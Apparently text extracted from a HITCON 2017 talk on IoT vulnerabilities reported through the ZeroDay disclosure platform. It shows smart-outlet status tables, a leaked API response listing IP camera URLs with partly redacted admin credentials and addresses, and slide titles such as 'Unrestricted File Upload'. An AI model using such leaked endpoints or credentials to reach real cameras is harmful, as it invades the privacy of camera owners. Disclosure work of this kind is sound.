|-------------------|-----------|----|-------------------|-------------|---|-------------------|----|
| 狀態 OFF 5168 | CCF7F | 1 | 狀態 OFF 5168 | 20F85EA | 1 | 狀態 ON 5168 | 0 |
| 狀態 ON 5168 | F85EA | | 狀態 OFF 5168 | 5CCF7 | 1 | 狀態 OFF 5168 | 0 |
| 狀態 ON 5168 | F85EA | | 狀態 OFF 5168 | 5CCF7 | 1 | 狀態 ON 5168 | 02 |
| 狀態 ON 5168 | F85EA | | 狀態 ON 5168 | 20F85EA | | 狀態 ON 5168 | 03 |
| 狀態 ON 5168 | 5DD74 | | 狀態 OFF 5168 | 20F85EA | | 狀態 ON 5168 | 0 |
| 狀態 ON 5168 | CCF7F | 01 | 狀態 ON 5168 | 20F85EA | | 狀態 OFF 5168 | 02 |
| 狀態 OFF 5168 | F85EA | | 狀態 ON 5168 | 20F85EA | | 狀態 OFF 5167 | 02 |

em ...

```
{"status":1,"data":[{"OUTLET_ID":"[REDACTED]0501","CAM_URL":"http://[REDACTED]asuscomm.com\\mpeg.cgi,user=adm","REC_TIME":"2016-12-29 23:16:38"}, {"OUTLET_ID":"[REDACTED]05F501","CAM_URL":"http://11.185.242.166\\mpeg.cgi","REC_TIME":"2016-11-17 10:36:59"}, {"OUTLET_ID":"[REDACTED]","CAM_URL":"http://admin:[REDACTED]@122.[REDACTED]121:8080\\m2.html?ch=0&rf=3","REC_TIME":"2017-05-25 13:02:40"}, {"OUTLET_ID":"[REDACTED]F9D01","CAM_URL":"0","REC_TIME":"2017-04-21 11:37:46"}, {"OUTLET_ID":"[REDACTED]","CAM_URL":"http://admin:[REDACTED]@[REDACTED].asuscomm.com:8080\\stream\\getvideo","REC_TIME":"2017-05-28 17:12:47"}, {"OUTLET_ID":"[REDACTED]","CAM_URL":"http://admin:[REDACTED]@1.[REDACTED]240:80\\mpeg.cgi?","REC_TIME":"2017-03-05 12:53:57"}, {"OUTLET_ID":"[REDACTED]","CAM_URL":"http://36.[REDACTED]:80","REC_TIME":"2017-03-30 01:49:45"}], "OUTLET_ID": "TI[REDACTED]01", "CAM_URL": "rtsp://[REDACTED]01"}]
```

IPCam



More IoT ...



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了



Unrestricted File Upload



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了



這頁簡報被怪獸給吃了



漏洞 消息 企業

註冊 or 登入

ZeroDay

值得信賴的漏洞通報平台



最新消息

| HITCON Community 2017 - ZeroDay 發表會

| 通報者修改漏洞通報功能上線

最新公開

| 旅行社喜鴻假期網站，疑外洩網站設定檔

| 東海大學教育單位網站個人資訊洩漏

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Q & A

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